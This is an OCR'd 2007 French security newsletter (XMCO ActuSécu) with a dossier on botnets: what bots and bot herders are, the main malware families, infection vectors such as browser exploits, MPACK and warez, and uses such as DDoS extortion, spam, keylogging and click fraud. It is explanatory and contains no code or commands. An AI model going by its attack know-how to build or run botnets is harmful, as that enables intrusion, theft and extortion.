
L'ACTU SÉCU 15

ETE 2007

BOTNETS, UNE MENACE GRANDISSANTE...



SOMMAIRE

xmco Partners

L'EDITO

ETE 2007

Botnets for fun and profits..

Flash d'information ce matin à la radio : une perquisition est menée chez un ancien membre du gouvernement. Le journaliste indique que cette opération fait suite à la découverte de documents informatiques (effacés) dans l'ordinateur d'un autre protagoniste de l'affaire, documents récupérés par un expert en informatique.

Flash suivant : des présumés terroristes sont arrêtés a Sydney et leurs ordinateurs saisis.

Le lien entre cette actualité et notre numéro de l'ActuSécu consacré aux **botnets**, c'est cette criminalisation de l'informatique.

Les pirates savent aujourd'hui exploiter la valeur contenue dans les milliers de machines zombies qu'ils contrôlent : vol d'identification bancaires, attaque de déni de services, etc.

Aujourd'hui, les pirates louent les services de leurs botnets à des criminels ou vendent aux enchères les exploits "0-day" permettant de pénétrer les systèmes. La location d'un botnet permet de diffuser instantanément un code malicieux sur des milliers de machines dans le monde ou de faire tomber n'importe quel site web

Il est donc temps de faire un point sur les botnets : leur définition, et leurs usages. Au fond, à quoi servent ces **machines zombies**, qui les contrôle et par quels moyens ?

Dans ce double numéro, l'équipe XMCO tente de répondre pour vous à ces questions et vous offre les détails de l'**autopsie** réalisée par nos soins d'un des malwares les plus dangereux du moment : **InfoStealer.Banker**.

Frédéric Charpentier
Consultant XMCO


MAI 2007

- ☑ Nombre de bulletins Microsoft : 6
- ☑ Nombre d'exploits dangereux : 20
- ☑ Nombre de bulletins XMCO : 171

LE TOP DES MENACES DU MOIS

1. MPACK
2. Scam "postcard"
3. MSN IRCBot.ACD
4. Buffer Overflow dans Yahoo Messenger

DOSSIER SPECIAL BOTNET (PART.I)



Définition, infections et modes de propagation

Les botnets ou plus couramment appelés « reseau de machines zombies » sont un phénomène actuel qui se développe considérablement.

En effet, les réçents exemples de déni de service distribués ont démontré la puissance de cette technique d'attaque extrêmement recherchée sur Internet. Ce premier article a pour but de définir les termes utilisés tout en présentant les techniques d'infections qui mènent à la contamination d'une machine « zombie ».

XMCO | Partners

Inutile de rappeler que des milliers de malwares résident sur la toile. Le nombre de machines infectées croît de jour en jour comme le montre de réçentes statistiques (voir encadré).

Il est pratiquement certain que chacun de nos lecteurs ait déjà été victime d'une des ces vermines. La menace des virus, vers et chevaux de Troie en tout genre est une problématique comprise par les RSSI chargés de protéger les ressources, l'argent et les bases de données de l'entreprise. Cependant, les particuliers ne prennent pas toujours le temps de comprendre le rôle de ces malwares. Pourquoi les virus pullulent-ils sur Internet ? Quels sont leurs rôles ?
Pendant longtemps, les virus n'étaient que des bouts de programme nuisibles exécutés dans le seul but de supprimer des données ou encore de jouer un mauvais tour à la victime. Les pirates avides de reconnaissances s'exerçaient sans avoir de but précis.
Aujourd'hui le risque est plus évolué qu'il n'y paraît et la majeure partie des pirates ne développe ces programmes malicieux que dans un seul but : le profit.
Les botnets jouent donc un rôle considérable dans cet apât du gain…

Question/Réponses

Avant d'aborder les différents aspects des botnets, présentons les termes que nous utiliserons dans la suite de notre article.

Qu'est ce qu'un bot?

Un bot est un programme lancé à l'insu d'un utilisateur et qui va permettre au pirate de contrôler l'ordinateur infecté. Par abus de language, on appelle également bot la machine qui est infectée.

Qu'est ce qu'une machine zombie?

Un système devient une machine zombie dès lors que cette dernière est infectée par un malware.

On appelle machine zombie, une machine vérolée, infectée par un malware qui devient à l'insue de son propriétaire un système à la merci des pirates.
Contrairement au ver, le bot obéit aux ordres dictés par le pirate par le biais d'un canal de contrôle.

Qu'est ce qu'un botnet?

Le mot botnet provient de la contraction du mot « robot » et « network ». Comme son nom l'indique un botnet est donc un réseau de machines compromises qui exécutent un programme appelé bot ou malware chargé de récupèrer et d'exécuter les ordres dictés par les pirates.
Les commandes sont généralement envoyées sur des serveurs IRC ou HTTP également contrôlés par les pirates.

La plupart des virus que l'on trouve donc sur Internet compose les nombreux botnets qui pullulent et s'agrandissent de jour en jour.

De nombreux malwares sont donc chaque jour développés dans un but unique : devenir une pièce maîtresse dans le développement d'un réseau de machines, toutes contrôlées par un groupe de pirate.

Qu'est ce qu'un bot herder?

Derrière ces botnets se cache le pirate qui contrôle l'ensemble de ces machines. On surnomme ce pirate le « bot herder ». Il ne faut pas croire que ces personnes sont souvent les meilleurs hackers. Certes il faut avoir des compétences de développeurs pour coder les malwares les plus évolués qui sont toujours plus furtifs.

Cependant, il faut bien prendre en compte qu'un « bot herder » est souvent une personne qui a pour seule fonction de donner des ordres à son réseau de bots. Ainsi la plupart achète sur Internet des « kits » tout en un et utilise un outil de management simple pour contrôler leurs bots et développer leurs réseaux.

Quelle taille peuvent atteindre ces réseaux?

Les botnets peuvent se composer de 2 à plus d'un million de machines comme ce fût le cas du dernier botnet mis en évidence par le FBI (voir encadré).

Quelles sont les dates qui ont marqué l'évolution des botnets?

La notion de botnet ne date pas d'hier. En effet, les premiers bots IRC datent des années 1990 avec l'apparition des premiers vers comme « Morris ». La figure emblématique de cette période se nomme « Eggdrop » et se propage via le réseau IRC.

Quelques années plus tard, des outils comme Trinoo, TFN2k ou Stacheldraht sont mis à disposition sur des sites Underground. Ces derniers ont permis de mener les premiers DDOS largement relayés par la presse dans le courant de l'année 2000.

Les plus grands sites comme CNN, Yahoo, Amazon, Dell ou encore Ebay furent les premièrs victimes d'un pirate dénommé « MafiaBoy », jeune de 15 ans qui causa des pertes de plus de 1,2 milliard de dollars en moins de 24 heures.

Dans le même temps, les chevaux de Troie envahissent la toile (BackOrifice, Subseven) et les premiers vers dangereux aparraissent (Code Red, Blaster, Sasser…).

Avec le développement des transactions sur Internet (bancaires, achats et jeux en ligne…), l'intêret d'infecter un grand nombre d'internautes puis de pouvoir orchestrer des attaques à grandes échelles ou voler en masse des informations est devenu petit à petit un enjeu crucial pour les pirates.

INFO...

Le FBI sensibilise les citoyens américains avec l'opération BOT ROAST...

Après plusieurs semaines d'études, l'agence américaine annonce avoir identifié un botnet de plus d'un million de PC zombies. Les autorités américaines travaillent en collaboration avec plusieurs partenaires dont l'équipe « Computer Emergency Response Team Coordination Center » (CERT) et l'université de Carnegie Mellon.

L'ensemble des adresses IP va permettre d'alerter les propriétaires des ordinateurs infectés. Dans ce rapport, on apprend qu'il reste un grand nombre de postes Windows 98, système d'exploitation obsolète et plus supporté par Microsoft.

Trois personnes ont d'ores et déjà été arrêtés : Jeanson James Ancheta, un jeune américain de 20 ans qui contrôlait pas moins de 100 000 zombies est maintenant en prison et purge une peine de 5 ans de prison. Jason Michael Downey utilisait des botnets pour lancer des attaques de dénis de service. Enfin Robert Alan Soloway, aka Spam King, a été interpellé récemment pour l'envoi de millions de Spam.

Quelles sont les familles de bots les plus connues?

Agobot/Phatbot/Forbot/XtremBot : Certainement le plus connu, ce virus a été découvert en 2002. Développé en C++ ce qui offre au malware plus de modularité, il contient près de 20 000 lignes de codes et plus de 500 variantes ont été identifiées. Extrêmement puissant, il se contrôle par le réseau distribué « WASTE chat network », permet de lancer différentes attaques de déni de service, vole les identifiants et les clefs d'activation. Enfin il implémente des fonctions de polymorphismes et contient de nombreux exploits.

Sdbot/RBot/UrBot/UrXBot/...: Moins sophistiqués, cette famille de malware a été développée en C. Elle inclue également le même type de fonctionnalité et malgré son évolutivité minime, les pirates l'apprécient et l'utilisent encore.

Les « mIRC » bot (Gtbot) : Enfin cette dernière famille inclue tous les bots contrôlés à l'aide du protocole IRC. Gt est l'appréviation de Global Threat (menace globale), nom utilisé pour tous les bots basés sur MIRC.
Ce bot est un des premiers et est toujours utilisé sur Internet. De multiples variantes ont été proposées. Tout comme Agobot, il inclue un scanner et des exploits automatiques. Un exécutable « Hide Windows », version modifiée de mIRC, permet de cacher le client IRC qui tourne sur l'ordinateur infecté.

Comment se développent-ils?


Les malwares se développent et infectent les postes de travail comme les serveurs mais de quelles manières? Nous vous présentons brièvement, dans ce paragraphe, les principaux vecteurs d'infection.

Infection des serveurs


Les pirates utilisent différents moyens pour prendre le contrôle de serveurs positionnés sur Internet. En effet, un très grand nombre de serveurs est exposé directement sans qu'aucun suivi des correctif ne soit imposé. Après le scan de quelques plages IP, il est facile de tomber sur un serveur non corrigé et vulnérable aux failles de sécurité « classiques » RPC, LSASS ou IIS.
Les hackers ont d'autres cartes entre leurs mains. De nombreux outils peuvent également leurs servir à mener des attaques de bruteforce (nombreuses tentatives d'authentitication basée sur une liste prédéfini de login/mot de passe).
Une fois le système compromis il ne reste plus qu'à déposer puis exécuter le malware en question qui sera également pourvu de fonctionnalités d'exploitation automatiques de failles de sécurité.
Les applications PHP sont d'ailleurs les plus ciblées. En effet, la diversité et le manque de sécurité des applications disponibles sur Internet rendent ces serveurs les plus vulnérables. Pendant longtemps, des failles de sécurité « Remote Inclusion » ont laissés la possibilité aux pirates d'appeler un script externe exécuté directement sur le serveur en question. De nombreux serveurs web ont été compromis de la sorte.

Infection des postes clients

Social Engineering
Les pirates ont également compris que les postes client pouvaient participer activement au grossissement des botnets. Des campagnes de « Social Engineering » continuent d'être menées pour tenter d'inciter un internaute à ouvrir une pièce jointe vérolée. Tous les moyens sont bons : faits divers importants (coupe du monde, mort d'un président, photos d'actrice dénudée…), faux correctif ou logiciel de sécurité, vidéos gratuites…. La crédulité des internautes y est pour beaucoup dans l'évolution de ces réseaux malveillants. Des statistiques effrayantes montrent que dans plus de 50% des cas, un internaute va ouvrir la pièce-jointe sans même connaître l'émetteur de l'email.
Dans le même principe de nombreux sites de Warez et de charme ont vu le jour. Ces derniers proposent des logiciels crackés qui sont le plus souvent vérolés. En quelques secondes, n'importe quel Internaute peut tomber sur un site web qui propose des logiciels crackés comme le montre la capture suivante :



Une fois contaminé, l'ordinateur infecté peut alors utiliser les messageries instantanées pour se diffuser.



Exploitation des vulnérabilités des navigateurs via des pages web malicieuses

L'infection passe également par des failles de sécurité des navigateurs (dont notamment MS02-066, MS03-20, MS04-025, MS05-022, MS05-038, MS06-013, MS07-021).

Les pirates insèrent des « iframe » cachées (ou difficilement identifiables 1*1 pixel) et ajoutent des redirection vers une application tierce chargée d'exploiter les failles des navigateurs.


Des applications comme « **MPACK** » ont récemment marqué l'actualité de ce mois de Juin et permis de compromettre près de 10 000 ordinateurs.

La dernière vulnérabilité critique en date fut la faille ANI qui exploitait un débordement de tampon de la librairie « USER32.dll ». Dès qu'un curseur animé était inclus dans une page web, la simple visite de cette page malicieuse permettait de provoquer un débordement de tampon et d'y injecter le code souhaité pour prendre le contrôle total du poste client.

Création d'une applet signée

Enfin la nouvelle mode est à la création d'applet signée. Ces bouts de programmes développés en Java sont interprêtés par le navigateur (machine virtuelle Java installée) lors de l'affichage d'une page web. Les applets signées sont multiplateforme (Windows, Mac, Linux) et doivent faire l'objet d'une validation de l'utilisateur.

Dès lors que l'internaute valide la boite de dialogue, l'applet obtient tous les droits en lecture/écriture sur le poste client…




Mode de propagation

Une des caractéristiques d'un malware dédié à la consitution d'un botnet est son mode de propagation. En effet, le malware doit infecter de nouvelles machines afin d'agrandir le réseau. Pour cela, il en existe différents types :

-Mode simple : Le malware ne possède pas de mécanisme de contamination. Il attend les ordres et exécute les commandes souhaitées par le maître du réseau.

-Mode unitaire : Le malware utilise uniquement un programme chargé d'exploiter automatiquement une faille de sécurité puis tente d'infecter d'autres machines.

-Mode pluraliste : Le malware possède différents exploits et lance un scanner de vulnérabilités afin de devenir le plus souple possible. Il est adaptif et donc extrêmement dangereux.



La trace suivante montre la connexion entre un botnet et un serveur web. A la ligne 8, nous voyons qu'une requête GET est émise afin de récupérer le binaire UB3R.exe qui n'est autre qu'un nouvel exploit. La modularité et l'évolutivité du malware sont donc essentielles pour le développement du virus.

Conclusion

Les bots sont donc regroupés dans plusieurs familles qui possèdent des caractéristiques propres à leurs modes de fonctionnement. Les méthodes d'infection sont diverses : du simple email contenant directement le malware, au développement de sites web exploitant une vulnérabilité du navigateur, tous les moyens sont utilisés pour développer le réseau.

Les chiffres demeurent effrayants : selon le FBI 5 000 à 30 000 ordinateurs sont contaminés chaque jour….

Bibliographie

✱ [1] Know your enemy : Tracking Botnets
http://www.honeynet.org/papers/bots/

✱ [2] Crazy botnet Idea
http://blog.vorant.com/2006/08/crazy-botnet-idea.html

✱ [3] Wikipedia "botnet"
http://en.wikipedia.org/wiki/Botnet

DOSSIER SPECIAL BOTNET (PART.II)

A quoi servent les bots?

Quelles sont les motivations des pirates?

Les malwares ne sont donc plus développés par simple plaisir comme c'était le cas il y a quelques années. Les pirates recherchaient la gloire ce qui n'est plus le cas maintenant.

Désormais le but est de gagner de l'argent. Un pirate ne tire aucun bénéfice de pouvoir prendre le contrôle de l'ordinateur d'un particulier. Son but sera d'un niveau supérieur. Le contrôle massif de milliers d'ordinateurs lui donne un pouvoir recherché par d'autres malfrats aux ambitions bien plus lucratives.

XMCO | Partners

Les possibilités d'utilisation de ces réseaux sont multiples. En effet, le fait de contrôler plusieurs centaines voir plusieurs milliers de machines offrent aux pirates de nombreuses portes. Les malwares implémentent de nombreuses fonctionnalités qui peuvent être mises à jour, exécutées ou supprimées à l'aide d'un simple clic. Les machines zombies constituent alors une puissante armée prête à tout pour répondre aux attentes de son maître...

Des services loués, échangés ou vendus

Déni de service distribué (Ddos)

Un déni de service est une attaque qui vise à rendre inaccessible un serveur par l'envoi de nombreuses requêtes émises simultanément par un grand nombre de machines vérolées. Les serveurs directement exposés sur Internet sont capables de gérer un grand nombre de connexions et contrent donc facilement les attaques de petite ampleur. En revanche, lorsque des milliers de machines émettent des requêtes simultanées TCP, SYN, ECHO ou UDP (niveau 4 de la couche OSI) ou encore envoi de requêtes GET (niveau 7) sur différentes ressources, les serveurs saturent rapidement saturés. Les sites e-commerce ne peuvent pas se permettre de perdre ne serait-ce qu'une demi heure de transactions. Les pertes engendrées (notamment pour les ordres boursiers) s'élèvent parfois à des centaines de milliers d'euros pour une in

disponibilité d'une heure.

Les botnets composés de 1000 bots peuvent également causer des dommages importants. Le débit combiné de 1000 machines peut facilement saturer la bande passante d'une grande entreprise (128Kb/s * 1000 = 100MB/S).

Les requêtes soumises par ces robots se noient dans le trafic légitime. Ce genre d'actions est donc difficilement détectable.

Les pirates proposent de louer leur bonet le temps d'une attaque. Certaines sociétés peu scrupuleuses


entrent en contact avec des "bots herders" pour attaquer un de leurs concurrents. Ce genre de pratique reste sporadique et peuvent avoir des conséquences importantes si un lien est ensuite établi entre une société et un groupe de pirates…

Les pirates préfèrent effrayer les responsables des sites e-commerce dont l'activité commerciale repose sur la disponiblité de leurs site web, en tentant de mener des attaques appelées « DDos extortion ». Pour cela, les pirates contactent directement les webmasters et jurent de mener une attaque de déni de service distribué si une forte somme d'argent n'est pas rapidement déposée sur un compte étranger.
Plusieurs exemples ont alerté les responsables notamment en Angleterre où plusieurs sites web de paris en ligne ont subi divers chantages le jour de la retransmission d'évènements sportifs majeurs. La société Canbet a dans un premier temps refusé de payer 10 000 dollars mais s'est ensuite pliée aux exigences des hackers après avoir subi plusieurs attaques.

Les pirates à l'origine de cette attaque, étaient basés en Russie et ont été arrêtés après avoir extorqué plusieurs millions de dollars…

L'envoi de SPAM

Une autre façade des "botnets" devient de plus en plus problématique. En effet, certains pirates utilisent leurs réseaux afin de diffuser massivement du SPAM. Un moteur SMTP est intégré dans la plupart des malwares qui recherchent sur le disque dur de la victime tous les contacts qui seront par la suite utilisés pour la diffusion du SPAM. Selon certaines statistiques, un spam sur deux serait émis par une machine appartenant à un botnet.



L'interface ci-dessus est issue d'un programme baptisé "Zunker" (voir paragraphe sur les canaux de contrôle). Ce dernier est l'outil phare de contrôle de botnets. Le pirate remplit le sujet et le titre de l'email à envoyer puis valide. Les bots recoivent alors l'information et envoient massivement l'email en question.

Le vol massif d'informations sensibles

Les nombreux zombies d'un botnet peuvent également être utilisés afin de récupérer des informations sensibles des internautes victimes. En effet, la plupart des malwares implémentent un "keylogger" chargé de sauvegarder toutes les saisies clavier. D'autres plus évolués prennent des captures d'écran dès que la victime clique sur le bouton de sa souris afin de parer les protections de clavier virtuel imposé sur certains sites bancaires. Le pirate dispose donc d'espions qui remontent tous les identifiants, les mots de passe, les emails découverts dans les contacts ou les clefs d'activation de logiciel et autres données précieuses.

Ces informations peuvent ensuite être revendues ou directement utilisées pour diffuser des malwares ou mener des attaques de Phishing à grande ampleur.

INFO... SPAMHAUS

Quand les attaques DDOS profitent aux emetteurs de SPAM

Le 11 et 12 juin, plusieurs sociétés spécialisées dans la lutte anti-spam ont été victimes d'une attaque DDOS. Les pirates ont compris qu'une bonne partie des SPAMS émis par leur botnet était continuellement bloquée par les organisations Spamhaus, ou encore par le "SURBL" (SPAM URI RealTIme BlockList).

L'indisponibilité de ces serveurs aurait laissé aux pirates la possibilité d'émettre durant un court lapse de temps, un maximum de SPAM non filtrés…

Le malware à l'origine de ce déni de service porte le nom de « Storm Worm » et avait infecté pas moins de 20 000 ordinateurs en avril 2007.

Bilan des courses, les trois sites ont résistés aux sévices des botnets.
Cet exemple montre bien la puissance des botnets capables d'utiliser toutes leurs fonctionnaliés pour enchaîner plusieurs attaques successives...

Fraudes aux clics

D'autres sociétés utilisent également les services des leader de ces bonets pour générer de faux clics. En effet, certains sites connus proposent d'héberger sur leur page d'acceuil des publicités. Dès qu'un internaute suit ces liens, l'hebergeur gagne de l'argent. Les bots peuvent alors être utilisés afin de générer un grand nombre de « clics » et donc de générer d'importants revenus pour les hébergeurs mal intentionnés.

Manipulation de sondages/jeux en ligne

Les sondages en ligne peuvent facilement être manipulés. Chacun des bots possèdent une IP distincte, les votes apparraisent légitimes et sont difficilement identifiables en tant que malware.

Le développement du "botnet"

Contamination d'autres machines vulnérables

Afin d'étendre leur réseau, les pirates comptent également sur la fonctionnalité d'auto contamination intégrée au sein des malwares. En effet, certains implémentent un scanner de port et les exploits les plus connus afin de tenter d'infecter d'autres serveurs.
La modularité des malwares permet de mettre à jour ces programmes et d'intégrer au fur et à mesure de nouveaux exploits.
Les vulnérabilités des serveurs Web sont les plus exploitées (Windows DNS RPC, failles IIS, vulnérabilités PHP Remote File Inclusion).
Le malware scanne certaines plages d'adresses IP dans le but de trouver un service vulnérable. L'exploit est ensuite lancé et le malware est uploadé sur ce nouveau serveur contaminé qui devient un composant du botnet.


L'installation de nouveaux malwares

Dans la plupart des cas, les botnets servent de vecteurs de propagation pour d'autres botnets. Les malwares possèdent la capacité d'installer de nouveaux logiciels malveillants. A la demande du pirate, une backdoor (cheval de Troie, keylogger) ou encore un simple outil peut être installée en fonction des besoins. Pour cela, des canaux HTTP, FTP ou TFTP sont facilement mis en place.
Dans le même registre certains pirates installent des plugins au sein du navigateur grâce aux objets « Browser helper Objects ».

Toujours plus astucieux, certains malwares installent également des correctifs de sécurité pour ne pas laisser une opportunité à un autre bot d'infecter la machine...

Mise en place de services divers


Une fois un nombre important de machines contrôlées, les pirates peuvent également installer des services qui serviront de base à des futures attaques. Les serveurs web sont le plus souvent mis en place dans le but d'infecter d'autres internautes.
Cependant, un des service les plus utiles demeurent la fonction de Proxy. En effet, en se connectant au travers de plusieurs machines compromises qui servent alors de rebond, l'adresse IP source du bot herder devient de plus en plus difficile à tracer par les autorités.



Conclusion

L'appât du gain est donc une des motivations majeures du pirate qui développe son botnet afin de louer ses services. Les prix flambent sur les marchés Underground ce qui incite les « scripts kiddies » (jeunes pirates) à créer également leurs propres réseaux.

DOSSIER SPECIAL BOTNET (PART.III)



Comment sont-ils contrôlés par les hackers?

